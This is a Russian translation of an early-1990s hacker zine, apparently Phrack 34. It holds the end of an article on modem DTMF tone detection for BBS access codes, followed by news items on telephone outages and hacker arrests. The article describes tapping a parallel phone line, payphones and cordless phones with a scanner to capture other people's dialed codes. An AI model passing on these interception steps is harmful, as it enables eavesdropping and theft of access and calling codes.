|               в модем, идентифицироваться и сопровождаться нулём.
|
|-------------- Это и есть ключ ко всей схеме.
```

Альтернативные команды могут быть доступны в зависимости от типа вашего модема.

Концепция — Как это работает

Концепция кода доступа к BBS выглядит следующим образом.

Звонящий набирает номер BBS, когда BBS поднимает трубку, она посылает цифру, затем звонящий отправляет ответный набор цифр. Если цифры, которые отправил звонящий, совпадают с кодом доступа BBS, та отправляет тональный сигнал ответа, и модем звонящего подтверждает соединение.

Работает это так:

```
(Пример сеанса)

CALLER> ATDT1234567@234
   BBS> RING
   BBS> ATDT1;
   BBS> OK
   BBS> AT%T
   BBS> 203040
   BBS> ATA
```

Происходит следующее: звонящий набирает 1234567 (номер BBS), символ «@» указывает модему звонящего ждать результата (который поступает, когда BBS получает звонок и посылает цифру 1), затем модем звонящего набирает 234 (код доступа). После того как BBS послала «1», она получила OK, поэтому послала AT%T, которая переключила её в режим мониторинга тонов. Эта команда вернула «203040» — то есть 234, за каждой цифрой которого следует 0 (таков формат вывода команды AT%T). Программное обеспечение BBS должно отслеживать эту строку. Поскольку 234 оказался правильным кодом, доска отправила ATA, что соединило звонящего, так как его команда набора номера ещё была активна. Если бы 234 не был кодом, BBS отправила бы ATH0.

Ручной набор — Ограниченные модемы

Итак, если у вас нет модема, поддерживающего команды AT%T или ATDT1;, вы НЕ МОЖЕТЕ запустить BBS с таким типом защиты, если только ваш модем не имеет АНАЛОГИЧНЫХ команд или вы не найдёте способ реализовать это с командами, доступными на вашем модеме. Наиболее сложная часть — это считывание тонов, которое, насколько мне известно, уникально для модемов HST/Courier.

Однако если ваш модем не поддерживает ATDT1@1, то вы, вероятно, всё равно сможете звонить на доску, защищённую таким образом. Это предполагает, что вы можете отправить «команду набора» вашему модему без номера (например, ATD на HST). Что нужно сделать: набрать номер BBS вручную, затем услышать гудок, набрать код, затем отправить команду набора вашему модему и положить трубку. Это должно установить соединение таким же образом... (то есть...)

```
CALLER> вручную набирает BBS
   BBS> ATDT1;
CALLER> слышит гудок и набирает 234, затем отправляет ATD своему
        модему и кладёт трубку.
   BBS> OK
   BBS> AT%T
   BBS> 203040
   BBS> ATA
CALLER> его модем устанавливает соединение.
```

Дополнительные возможности — Подведение итогов

Варианты использования данного типа защиты. Существует много разных вещей, которые можно сделать.

Метод №1: Можно сказать: «Эй, код доступа к моей доске — 234» и раздать его людям, которым вы хотите разрешить звонить.

Метод №2: Задать шаблон для кодов доступа. Например, дата (скажем, для сегодняшнего числа 8-22-91 код будет 082291), или можно усложнить (прибавить единицу к каждой цифре, прогнать через алгоритм и т. д.).

Метод №3: Распространить программу, генерирующую код на основе дня, месяца и т. д. (Однако это является решением только в том случае, если вы можете распространить такую программу для КАЖДОГО типа операционной системы, или если вы хотите принимать звонки только с одной ОС — или нескольких, для которых вы можете её создать.)

Метод №4: Настроить BBS так, чтобы она принимала несколько кодов, и раздавать разные коды разным классам пользователей (например: новые пользователи для регистрации = 1234, прошедшие проверку = 2345, элита = 3456). Это позволит контролировать, кто и когда звонит, а также вести журнал частоты вызовов по классам и т. д.

Метод №5: Иметь отдельный код для каждого пользователя. Это потребует много административных усилий, но обеспечит ОЧЕНЬ безопасную среду BBS. Это также даст те же преимущества, что и выше (журналирование, статистика частоты и т. д.).

Следует, однако, помнить: если у вас код доступа генерируется программой или по дате и т. д., нужно менять код всякий раз, когда программа это делает.

Интересное замечание: команду AT%T можно использовать для звонка на COCOT (частный таксофон) и записи тонов — или, возможно, для записи кодов, которые вводят другие люди, и т. д. (Например, возьмите ноутбук с модемом в офис, подключите к параллельному телефону и подождите, пока кто-нибудь снимет трубку; немедленно отправьте команду ATD;, а затем AT%T. Если человек наберёт 950, вы должны получить что-то вроде:

```
90500010003030 (пауза) 203040506070
```

Это при условии, что код — 234567. Поздравляю, вы получили его код. Модем умеет распознавать DTMF-тоны для 0–9, *, # и тоны «серебряного ящика» A, B, C и E. Уверен, что для этой функции можно найти и другие интересные применения, и я был бы рад услышать от других людей из мира h/p.

Думаю, многие из вас меня уже видели; для тех, кто ещё не знаком, — со мной можно связаться через мою доску Solsbury Hill или Ripco (312), либо в Интернете по адресу lgas@doomsday.spies.com.

(Примечание: Spies не работает на момент написания этого текста. У меня есть другие аккаунты, но я предпочитаю, чтобы большинство из них оставались неизвестными... Если кто-то хочет предоставить мне аккаунт только для почты, где можно было бы использовать псевдоним в качестве имени, на стабильной системе — пожалуйста, свяжитесь со мной.)

Применение вне BBS — Заключение

В каком-то выпуске журнала 2600, в какое-то время, была опубликована статья о том, как собрать устройство обнаружения тонов. Теперь оно у вас есть — встроенное прямо в модем.

Пример практического применения — позвонить на COCOT и использовать модем для расшифровки тонов. Делается это так:

```
ATDT3014283268;    ;звоним на COCOT
AT%T               ;получаем тоны
```

В ответ должны прийти расшифрованные тоны.

Можно поэкспериментировать и заставить его принимать ввод с кассетного магнитофона — это даст вам способ расшифровать записанные коды VMB, телефонные номера или что угодно ещё, что было записано в момент набора. Или использовать его с радиосканером, настроенным на частоты, на которых работают радиотелефоны, и записывать эти тоны. Затем воспроизвести их в модем — и они ваши.

В заключение... (кхм)... Это область, которая, насколько я верю, ещё никогда не была освоена, и эта идея принесена вам THUGS. Пока технологии продолжают развиваться, мы будем здесь, чтобы приносить вам последние трюки, подобные этому. Пожалуйста, свяжитесь со мной, если у вас есть какая-либо информация по этой теме (обнаружение тонов через модем или что-либо связанное с этим) — особенно если вы знаете о модемах, помимо моделей USRobotics HST с v.42bis, которые способны на это.

Laughing Gas
Solsbury Hill BBS (301-428-3268)

Phrack World News

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                           PWN
PWN               Phrack World News           PWN
PWN                                           PWN
PWN            Issue XXXIV / Part One         PWN
PWN                                           PWN
PWN             Compiled by Dispater          PWN
PWN                                           PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Dispater

Провал в системе связи

Комментарий редактора: Dispater

Когда на кону стояли сотни, а возможно, и тысячи жизней, три нью-йоркских аэропорта были вынуждены прекратить работу из-за сбоя у оператора дальней связи. Поразительно, насколько безответственно эти службы полагались на единственный канал коммуникации. Где была резервная система? Этот инцидент мог бы не произойти, если бы у них имелся альтернативный оператор или хотя бы что-то такое простое, как двусторонние радиостанции.

Сегодня многие наперебой кричат о безответственности AT&T. Но настоящая проблема кроется в другом: люди в нашем обществе не желают уделять время изучению основ повседневных технологий.

Также прискорбно, что люди «у руля» оказались не в состоянии воспользоваться чем-то столь простым, как «порт», чтобы дозвониться через другой удлинитель. Именно это и происходит, когда люди сознательно изолируют себя от технологического общества, в котором мы живём.

Ниже представлена подборка нескольких статей, посвящённых сбоям в сети дальней связи AT&T.

«Спасибо, что злоупотребляете AT&T;»

18 октября 1991 года

Авторы: Kimberly Hayes Taylor и Steve Marshall (USA Today, «Телефонный сбой парализует авиадвижение; сбои в Нью-Йорке ощутила вся страна»)

Авиасообщение в нью-йоркских аэропортах и из них возобновилось поздно во вторник после того, как телефонный сбой фактически остановил работу трёх аэропортов почти на четыре часа. Сотни рейсов от побережья до побережья были задержаны или отменены, когда диспетчеры аэропортов имени Джона Ф. Кеннеди, Ла-Гуардия и Ньюарк (штат Нью-Джерси) лишились канала связи, обеспечивавшего коммуникацию между ними и остальными аэропортами США. Переговоры пилотов с диспетчерами ведутся по телефонным линиям, подключённым к наземному радиооборудованию. Представитель AT&T Херб Линнен сослался на внутренний сбой электропитания на узловой станции дальней связи на Манхэттене. Спустя несколько часов после отказа, случившегося в 16:50 по восточному времени, на взлётно-посадочных полосах аэропорта Кеннеди стояло 40 самолётов с пассажирами на борту, в Ньюарке — 35, в Ла-Гуардии — 30. «В

самый острый момент задержки в столичных аэропортах испытывали как минимум 300 воздушных судов», — заявил Боб Фултон, представитель Федерального управления гражданской авиации. В их числе были рейсы, вылетевшие «из Калифорнии в Флориду» и направлявшиеся в Нью-Йорк, сообщил Фред Фаррар из ФАУ. По его словам, самолёты были вынуждены приземлиться по соображениям безопасности: без телефонной связи они бы «летели куда попало». Среди отклонённых рейсов — сверхзвуковой «Конкорд» British Airways, следовавший из Лондона: он совершил посадку в аэропорту Брэдли под Хартфордом, штат Коннектикут. Реакция пассажиров: в вашингтонском аэропорту Нэшнл Доминик Бекёр из Парижа «читал, пил и думал», ожидая рейса в Нью-Йорк. В Ла-Гуардии Эрни Бо из Чаттануги, штат Теннесси, сказал: «Думаю, пойду выпью ещё пива». По имеющимся данным, полёты возобновились к 21:00 по восточному времени. Линнен сообщил, что вечером во вторник AT&T была занята восстановлением дальней связи в нью-йоркском регионе и из него, которая была прервана. Кроме того, пострадала часть международных линий.

Сбои AT&T;

19 октября 1991 года

Автор: John Schneidawind (USA Today, «Большой сбой: телефонный крах заземляет самолёты и вызывает гнев»)

Федеральное управление гражданской авиации приготовило хорошие новости для путешественников, застрявших в аэропортах или простоявших в многочасовых задержках из-за нью-йоркского телефонного отказа последних двух дней. Если в следующем месяце произойдёт аналогичная телефонная катастрофа, пассажиры едва ли это заметят. Дело в том, что AT&T близка к завершению монтажа сети микроволновых тарелок, которые призваны дополнить, а возможно, и заменить телефонные линии, по которым AT&T ретранслирует переговоры авиадиспетчеров из разных городов. Во вторник вечером были приостановлены полёты в некоторые из самых оживлённых аэропортов страны — Кеннеди, Ла-Гуардию и Ньюарк (штат Нью-Джерси), — поскольку диспетчеры ФАУ не могли общаться друг с другом. На протяжении большей части 1980-х годов наземные волоконно-оптические линии постепенно вытесняли микроволновые тарелки, которые телефонные компании давно использовали для передачи звонков. Считалось, что волоконно-оптические кабели обеспечивают более чёткую связь по сравнению с микроволновой технологией. Теперь становится очевидным, что передача части или большинства звонков по беспроводному микроволновому каналу могла бы снизить нагрузку на волоконно-оптические кабели. Вдобавок микроволновый звонок можно было бы передавать напрямую, минуя неработающий коммутационный центр в случае поломки или катастрофы.

Производитель компьютеров заявил, что крошечный программный дефект вызвал телефонные сбои

Автор: Edmund L. Andrews (New York Times)

ВАШИНГТОН. Производитель компьютеров для маршрутизации телефонных звонков заявил, что дефект в трёх или четырёх строках программного кода — а не хакеры и не компьютерный «вирус» — по всей видимости, стал причиной загадочной череды сбоев, нарушивших местную телефонную связь для 10 миллионов абонентов по всей стране в конце июня и в начале этого месяца.

Давая показания в Конгрессе во вторник, представитель производителя — компании DSC Communications из Плано, штат Техас, — сообщил, что все неполадки удалось отследить до недавних обновлений программного обеспечения, которое не прошло надлежащего тестирования на скрытые «ошибки».

Хотя телефонные компании, испытавшие сбои, использовали несколько отличающиеся версии программного обеспечения, у каждой из них имелся этот дефект. «Наше оборудование, вне всякого сомнения, стало главным фактором, способствовавшим сбоям», — заявил Фрэнк Перпилья, вице-президент DSC по технологиям и разработке продуктов, обращаясь к подкомитету Палаты представителей по телекоммуникациям. «Мы обязаны честно признать свою ответственность за произошедшее».

Должностные лица как DSC, так и региональных телефонных компаний Bell заявили, что не могут полностью исключить возможность диверсии, однако подчеркнули: имеющиеся данные убедительно указывают на непреднамеренные ошибки. Дефекты приводили к тому, что компьютеры начинали отправлять шквал ложных сообщений при возникновении штатных технических неполадок.

После сбоев поставлена под сомнение надёжность телефонных технологий

Автор: Edmund L. Andrews (New York Times)

ВАШИНГТОН. Поразительное сходство между почти одновременными компьютерными сбоями, нарушившими местную телефонную связь на Восточном побережье и в Лос-Анджелесе в среду, заставило экспертов в области связи усомниться в надёжности передовых сетей, которые внедряют все телефонные компании Bell.

Проблемы, с которыми столкнулись Pacific Bell и Chesapeake and Potomac Co. (обслуживающая Вашингтон, Мэриленд, Вирджинию и часть Западной Вирджинии), касались компьютерных программ на передовом оборудовании маршрутизации звонков, использующем одну и ту же новую технологию, принятую на вооружение во всей отрасли связи.

Неполадки, устранённые в обоих регионах к раннему вечеру среды, лишили около девяти миллионов телефонных абонентов возможности совершать местные звонки.

Хотя происхождение обеих неисправностей в четверг по-прежнему оставалось неясным, ситуация на двух предприятиях весьма напоминала кратковременный, но масштабный сбой в сети дальней связи American Telephone and Telegraph Co. в январе 1990 года.

Во всех трёх случаях неисправность одного коммутационного центра быстро «заражала» другие коммутаторы и парализовала большую часть системы. Пожалуй, главная угроза, по словам федеральных регуляторов, состоит в том, что по мере того, как телефонные компании теснее интегрируют свои сети, неисправности одной компании могут распространяться на системы других компаний и операторов дальней связи.

«Необходимо избежать ситуации, при которой одна система заражает другую», — сказал следователь Федеральной комиссии по связи, пожелавший остаться анонимным.

«Думаю, главная опасность в том, что программное или аппаратное обеспечение может быть развёрнуто таким образом, что сбой распространится по всей сети, и никаких альтернатив не останется».

Пока телефонные компании и государственные регуляторы в четверг пытались более точно установить, что пошло не так, следователи комиссии по связи заявили, что также рассмотрят ряд

других вопросов:

Существуют ли системные проблемы, остававшиеся незамеченными до сих пор? Могут ли телефонные компании снизить риски, сократив зависимость от одного типа коммутационного оборудования? Были ли сбои вызваны действиями компьютерных операторов извне, пытавшихся вывести системы из строя?

Представители обеих компаний отвергли возможность того, что виновником мог стать хакер, и независимые эксперты в целом с ними согласились.

«Такая возможность всегда существует, но скорее всего это был какой-то сбой или ошибка в программном обеспечении», — заявил А. Майкл Нолл, профессор Школы коммуникаций имени Анненберга при Университете Южной Калифорнии, автор нескольких учебников по телекоммуникационным технологиям.

Несколько независимых экспертов в области связи указали, что произошедшее отражает сложность выявления всех скрытых проблем в сложном программном обеспечении до его введения в коммерческую эксплуатацию.

«Очень сложно смоделировать все возможные ситуации в лабораторных условиях», — сказал Ричард Джей Соломон, консультант в области телекоммуникаций и научный сотрудник Массачусетского технологического института. «Приходится выходить в поле и скрещивать пальцы».

По мере того как в четверг поступала дополнительная информация, два сбоя стали выглядеть практически идентичными. Проблема в Chesapeake & Potomac, дочерней компании Bell Atlantic Corp., началась, когда предприятие увеличивало трафик, обрабатываемый одним из четырёх компьютеров обработки сигналов. По неизвестным причинам система начала давать сбои примерно в 11:40.

Предполагалось, что компьютер самостоятельно выключится, перенаправив трафик на другие машины. Вместо этого он начал генерировать шквал ошибочных сигналов, по всей видимости перегрузив два других компьютера. «Казалось, будто рассылается ложная информация», — сказал Эдвард Стэнли, представитель компании.

Судя по всему, примерно то же самое произошло почти двумя часами позже, около 11 часов утра, в Лос-Анджелесе, сообщил Пол Хирш, представитель Pacific Bell, дочерней компании Pacific Telesis Group.

По словам Хирша, проблема началась, когда один из четырёх узлов передачи сигналов сообщил остальным о своих неполадках. Три других компьютера зависли, будучи перегружены сигналами от неисправного компьютера.

Хирш заявил, что его компания по-прежнему убеждена: два телефонных инцидента совершенно не связаны между собой. «Кто-то же выигрывает в лотерею каждую неделю», — сказал он. — «Бывают вещи и более странные».

Представители Chesapeake and Potomac также заявили, что сбои, по всей видимости, никак не связаны. На вопрос о том, могли ли хакеры вызвать эти неполадки, Эллен Фицджеральд, представитель Chesapeake and Potomac, сообщила, что её заверили в невозможности взлома системы. Однако добавила: «Несколько дней назад я бы сказала вам, что то, что произошло вчера, невозможно».

Терри Адамс, представитель DSC Communications Corp. — производителя обеих систем, — сообщил, что руководство компании также не усматривает связи между сбоями.

Mind Rape или Медиа-изнасилование?

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                         PWN
PWN              Phrack World News          PWN
PWN                                         PWN
PWN            Issue XXXIV,  Part Two       PWN
PWN                                         PWN
PWN             Compiled by Dispater        PWN
PWN                                         PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Составитель: Dispater

Особая благодарность: Night Ranger

26 сентября 1991 года был далеко не обычным днём для Mind Rape — молодого студента Аризонского государственного университета. Вернувшись домой в тот день, он обнаружил, что его жилище обыскали федералы. «Они забрали ВСЁ! Даже мою кассету с Metallica!» — рассказал он мне. После довольно продолжительного разговора с ним я узнал немало — и не только о его задержании, но и о хакерстве в целом. По совету своего адвоката и EFF он запретил мне раскрывать конкретные детали, однако хотел, чтобы стала известна истинная причина его ареста — электронный информационный бюллетень под названием NSA (от National Security Anarchists — «Анархисты национальной безопасности»). У Mind Rape есть весьма важные взгляды на хакерство, которые правительство не хотело бы, чтобы другие услышали. Часть этих взглядов содержалась в его новейшем, ещё не вышедшем пятом номере бюллетеня NSA — который, разумеется, был конфискован. Он также работал над книгой о философии хакеров — её тоже забрали. Ему ещё не предъявили обвинений, однако в глазах средств массовой информации он уже осуждён и признан виновным. Прискорбно, что широкая публика черпает информацию из подобных новостных репортажей, которые, как можно убедиться, способны вводить в серьёзное заблуждение. Хочется надеяться, что как только Mind Rape разберётся со своими делами, он продолжит работу над книгой — в конце концов, это его конституционное право, и я думаю, она была бы весьма познавательной как для хакеров девяностых, так и для широкой публики.

Ниже приводится расшифровка новостного репортажа, посвящённого его истории...

Диктор-мужчина: Этот студент — Дональд _____ из Финикса. Сотрудники службы безопасности компании LDL Long Distance считают, что он входит в число примерно 20 хакеров, мошеннически использующих их компанию ради наживы и развлечения. В сегодняшнем репортаже ночной команды мы покажем, каких масштабов достигает подобное воровство. Телефонные компании страны теряют более миллиарда долларов в год из-за хакеров. Марк Найтен — директор по безопасности LDL Long Distance. В прошлом месяце он изучал подобные записи, которые убедили его в том, что кто-то совершал сотни автоматически сгенерированных звонков на бесплатный номер 1-800 его компании, пытаясь получить коды звонковых карт клиентов. Он обратился в полицию Финикса. Те получили ордер на обыск и отследили звонки до дома вблизи 18-й улицы рядом с Union Hills. В прошлом месяце полиция нагрянула туда и изъяла компьютер, программное обеспечение и список телефонных кодов — всё это принадлежало 19-летнему Дональду _____, студенту Аризонского государственного университета. Найтен подозревает, что _____ — лишь один из 20 хакеров в его сети, способных совершать звонки на тысячи долларов, которые окажутся в чужих телефонных счетах.

Марк: Вы можете представить масштаб. С одного кода авторизации можно зацепить 10, а то и 150 других человек...

Диктор-мужчина: Позвольте спросить... Насколько сильно вас это бьёт по карману?

Марк: Нам пришлось держать кого-то на этом 24 часа в сутки. Нас буквально уничтожают.

Диктор-мужчина: Хакеры нередко продают украденные коды другим студентам. Так что сотни студентов Аризонского государственного университета и Университета Аризоны тоже могут обирать компанию. Студенты Аризонского государственного университета сообщили мне сегодня, что не слышали о проблемах LDL, однако подтвердили, что краденые телефонные коды умеют распространяться.

Студент: Кто-то слышит... ну... о том, что интересно, кто-то другой знает кого-то... ну... и рассказывают тебе, ты с ними говоришь, и... ну... это не то чтобы особо дорого или что-то в этом роде.

Диктор-мужчина: Доктор Дэн Книр из Школы бизнеса Аризонского государственного университета — признанный на национальном уровне эксперт по компьютерным преступлениям. По его убеждению, хакерство стремительно разрастается.

Доктор Дэн: Проблема, которую я вижу, в том, что эти люди философски не воспринимают происходящее как преступление. Для большинства из них это интеллектуальный вызов.

Диктор-мужчина: Именно этот вызов побудил голландских студентов взломать компьютер армии США во время операции «Буря в пустыне». И как показывает японский документальный фильм, именно он подтолкнул хакеров в Нью-Йорке использовать таксофоны для крупного мошенничества. Здесь важно отметить, что Дональд _____, студент Аризонского государственного университета, ещё не обвинён ни в каком преступлении, и если обвинения будут предъявлены, он остаётся невиновным до тех пор, пока его вина не будет доказана.

Диктор-женщина: Какое наказание предусмотрено за хакерство?

Диктор-мужчина: Только за несанкционированный доступ в систему — до полутора лет лишения свободы. Но если имелся преступный умысел — похищение, мошеннический взлом системы — наказание может достигать 10 лет заключения и штрафа в 150 000 долларов.

Компьютерный хакер приговорён к испытательному сроку

26 сентября 1991 года
Особая благодарность: Flaming Carrot (Pittsburgh Post-Gazette)

Жительница Маунт-Ливанон, которой удалось совершить тысячи бесплатных междугородних звонков, взламывая почтовые ящики голосовой почты с помощью тонального телефона, приговорена к 10 годам условного срока. В минувшую пятницу судья суда общей юрисдикции Роберт Э. Дауэр обязал Андреа Герулис, 20 лет, проживающую на Castle Shannon Boulevard, выплатить компенсацию в размере 4300 долларов больнице Magee Womens Hospital и 2516 долларов компании Pittsburgh Cellular Telephone Co.

Герулис, выпускница средней школы Маунт-Ливанон, была компьютерным хакером, незаконно проникавшим в телефонные компьютерные системы с целью совершения звонков без оплаты. Детектив полиции Маунт-Ливанон Джон Л. Михалек выступал в роли компьютерного хакера и провёл девять месяцев, расследуя её деятельность, которая осуществлялась посредством набора кодов на тоновом телефоне.

После суда без присяжных в мае Дауэр признал её виновной по двум статьям кражи услуг и двум статьям незаконного использования компьютеров. Помощник окружного прокурора Фаддей А. Дутковски рекомендовал условный срок, поскольку не хотел отправлять Герулис в тюрьму, где она могла бы обучить сокамерников совершению преступлений с помощью телефона. При заключении под стражу она получила бы самую широкую аудиторию, на какую только могла рассчитывать, — заявил Дутковски.

Дауэр согласился с тем, что заключённые и без того слишком хорошо осведомлены о том, как совершать преступления с помощью телефонов. Герулис сообщила Дауэру, что сожалеет о содеянном и что поначалу делала это ради развлечения. Ей также было предписано продолжить психологическое консультирование.

Правительство предлагает очередные архаичные регуляции

Особая благодарность: Stainless Steal Provider (New York Times)

Федеральное правительство заявило в четверг, что намерено в ближайшее лето представить стандарт для аутентификации электронных данных, однако это объявление вызвало гневную реакцию одного из ведущих частных поставщиков программного обеспечения для защиты компьютерных данных.

Компания RSA Data Security Inc. из Редвуд-Сити (Калифорния) заявила, что правительство не сумело развеять опасения относительно возможного наличия секретного «чёрного хода», который позволил бы спецслужбам и правоохранительным органам получать доступ к частным данным.

Вопрос о предоставлении специальных механизмов для государственного доступа к частной информации в последнее время вызывает всё более широкую общественную дискуссию.

В начале этого года антитеррористический законопроект, внесённый в Конгресс, обязывал компьютерную и телекоммуникационную отрасли предоставлять федеральным органам доступ к частным данным. Однако впоследствии это положение было исключено из законопроекта под давлением широкой общественной оппозиции.

Правительственные чиновники заявили, что технические эксперты смогут изучить стандарт после его публикации этим летом и сами решат, есть ли в нём какие-либо недостатки.

«Он будет открыто опубликован, и люди смогут изучать его сколько угодно», — сказал Джеймс Х. Бёрроуз, руководитель лаборатории компьютерных систем Национального института стандартов и технологий.

Он также добавил, что новый стандарт не предназначен для шифрования компьютерных данных и что правительство по-прежнему будет опираться на более раннюю технологию — Стандарт шифрования данных (DES) — для реальной защиты информации от потенциальных электронных перехватчиков.

Бёрроуз сообщил, что ведётся проект по созданию преемника этого стандарта, однако до его завершения ещё несколько лет.

Компьютерный умелец обвинён в незаконном доступе и вредительстве

25 сентября 1991 года

Автор: Питер Дж. Кронис (The Denver Post, стр. 1: «NASA против любителя»)

Хобби-программист из Авроры, предположительно использовавший персональный компьютер и домашний телефон для взлома компьютеров NASA, достаточно насолил дяде Сэму, чтобы вчера быть привлечённым к суду по семи федеральным статьям. Ричарду Дж. Уиттману, 24 лет, предполагаемому «хакеру», были предъявлены два тяжких уголовных обвинения — в том числе несанкционированный доступ к компьютерам NASA с целью изменения, повреждения или уничтожения информации — а также пять статей по делу о воспрепятствовании работе государственных компьютеров. Уиттман предположительно проникал в систему NASA 7 марта, 11 июня, 19 июня, 28 июня, 25 июля, 30 июля и 2 августа.

Боб Пенс, начальник отделения ФБР в Денвере, сообщил, что Уиттман использовал домашний персональный компьютер и получил доступ к системам NASA по телефонным линиям. Расследование, продолжавшееся более года, установило, что Уиттман получал доступ к компьютерной системе NASA и к компьютерам агентства в Маршаллском центре космических полётов в Хантсвилле (Алабама) и Центре космических полётов Годдарда в Гринбелте (Мэриленд).

Компьютеры NASA подключены к сети Telenet, обеспечивающей уполномоченным лицам доступ к государственным базам данных. Для доступа к компьютерам NASA требуются имя пользователя и пароль. Федеральные источники отказались раскрывать дополнительную информацию, сославшись на то, что сложное дело затрагивает «конфиденциальные материалы».

Уиттман, выпускник средней школы, судя по всему, не работал в компьютерной отрасли и перебивался различными подработками. Каждая из статей об уголовном преступлении предусматривает наказание в виде лишения свободы сроком до пяти лет и штрафа до 250 000 долларов.

Меры безопасности ужесточаются

Особая благодарность: Stainless Steal Provider (New York Times)

Фонд был основан Ричардом Столлманом, удостоенным стипендии Фонда Макартура. В то время как ведущие компании по разработке программного обеспечения запрещали пользователям свободно копировать свои программы, Столлман — широко уважаемый за создание языков программирования и инструментов редактирования кода — отстаивал позицию, согласно которой информация не является таким же товаром, как другие, и должна распространяться бесплатно.

Его пароль был широко известен среди пользователей сети, поскольку он отказывался держать его в тайне. Он с горечью воспринимает перемены, сопровождавшие взросление компьютерных сетей.

В прошлом месяце, после того как в фонде были ужесточены меры безопасности и многие пользователи лишились гостевых привилегий, Столлман заявил, что подумывает отказаться от своей миссии.

В конечном счёте он решил, что дело создания свободного программного обеспечения слишком важно, чтобы от него отступаться, — однако признался, что чувствует себя изгоем. «Поскольку я не соглашусь завести настоящий пароль, я смогу входить в систему только с "внутренних" машин», — написал он в электронном сообщении в ответ на вопрос журналиста.

«Я по-прежнему отчасти стыжусь того, что участвую в этом. Меня вынудили выбирать между двумя принципами, оба из которых настолько важны для меня, что я не готов поступиться ни одним из них».

Идеалисты вроде Столлмана и Теда Нельсона, автора культовой книги «Computer Lib», надеялись, что компьютерная революция не повторит судьбу промышленной. На этот раз богатство — информация — должно было стать доступным для всех, а мгновенная коммуникация должна была разрушить барьеры между богатыми и бедными и переустроить человечество.

Марвин Минский, профессор компьютерных наук в MIT, рассказал, что на протяжении 15 лет — с 1963 года — исследователи института жили в раю, совместно пользуясь компьютерами и сетями, прежде чем была введена система защиты паролями. Теперь всё изменилось. «Это грустно», — сказал он.

«Но Ричард Столлман живёт в мире грёз. У него такое представление, что его идеи о компьютерной этике восторжествуют. Но этого не случится ни в этом году, ни в следующем».

Вместо того чтобы обрести сообщество в компьютерных сетях, многие пользователи сталкиваются сейчас с вирусными атаками и кражей информации — что порождает то же чувство отчуждения и страха, которое испытывают жители больших городов.

«Поначалу я думал, что это глобальная деревня Маршалла Маклюэна, воплощающаяся в реальность», — сказал Нил Харрис, менеджер компании General Electric Information Services Co., организующей компьютерные конференции и продающей информацию примерно 200 000 участникам по всему миру.

«Но это совсем не то. Это множество людей, объединяющихся в сотнях малых сообществ вокруг узкоспециализированных интересов».

Стивен Леви, писавший о ранних днях вычислительной техники в MIT, сказал, что упразднение политики открытых дверей Фонда свободного программного обеспечения было неизбежным.

«Когда в церкви пускают блюдо по кругу, никто не ждёт, что из него будут красть», — сказал он. «Но рано или поздно все узнают, что блюдо не охраняется, и всегда найдутся люди, которым нет дела до церкви. Вопрос в том, как далеко вы готовы зайти в его защите? Запереть церковь или послать вооружённого охранника с блюдом?»

PWN: Краткие заметки

1. 12 июня 1991 года оборудование Sirhackalot было конфисковано Southern Bell и ФБР без предъявления каких-либо обвинений. Ни ФБР, ни Southern Bell не дали объяснений, зачем они явились в его дом и изымают его личное имущество. Ни та ни другая организация так и не смогла сообщить Sirhackalot, что именно он предположительно сделал, чтобы к его порогу пожаловали обе структуры. Также были задержаны Mr.Doo и The Imortal Phreak. [Особая благодарность: The Marauder (404)]

---

2. Билл Кук больше не является помощником прокурора США в Чикаго. Обстоятельства его ухода с должности неизвестны. Простые вопросы остаются без ответа. Ушёл ли он сам или был уволен? Если уволен — хотелось бы знать точную причину.

---

3. Разыскиваются: жертвы операции «Sun Devil»

Computer Professionals for Social Responsibility (CPSR) добивается судебного решения против Секретной службы, требуя раскрытия информации об операции «Sun Devil». В недавно поданных судебных материалах ведомство утверждает, что информация не может быть раскрыта, поскольку,

помимо прочего, это нарушило бы право на неприкосновенность частной жизни тех лиц, которые являются объектами расследования. Этот довод можно опровергнуть, если CPSR получит подписанные разрешения от этих лиц. CPSR просит о содействии всех, кто был объектом обыска в рамках Sun Devil примерно 7 мая. Мы готовы вступить в отношения «адвокат — клиент» с лицами, откликнувшимися на этот запрос, с тем чтобы была обеспечена конфиденциальность.

Просьба как можно скорее обращаться по адресу:

David Sobel
CPSR Legal Counsel
(202) 544-9240
dsobel@washofc.cpsr.org

---

4. Недавно Microsoft обнаружила, что стала жертвой незаконного проникновения на территорию. Охранник заметил двух людей, играющих в волейбол на территории компании, и понял, что они не являются сотрудниками Microsoft. Офицер подошёл к волейболистам и попросил их покинуть территорию. Нарушители ушли. Позже кто-то спросил охранника, как он понял, что играющие в волейбол — не сотрудники Microsoft. Он ответил: «У них был загар». [Особая благодарность: Psychotic Surfer]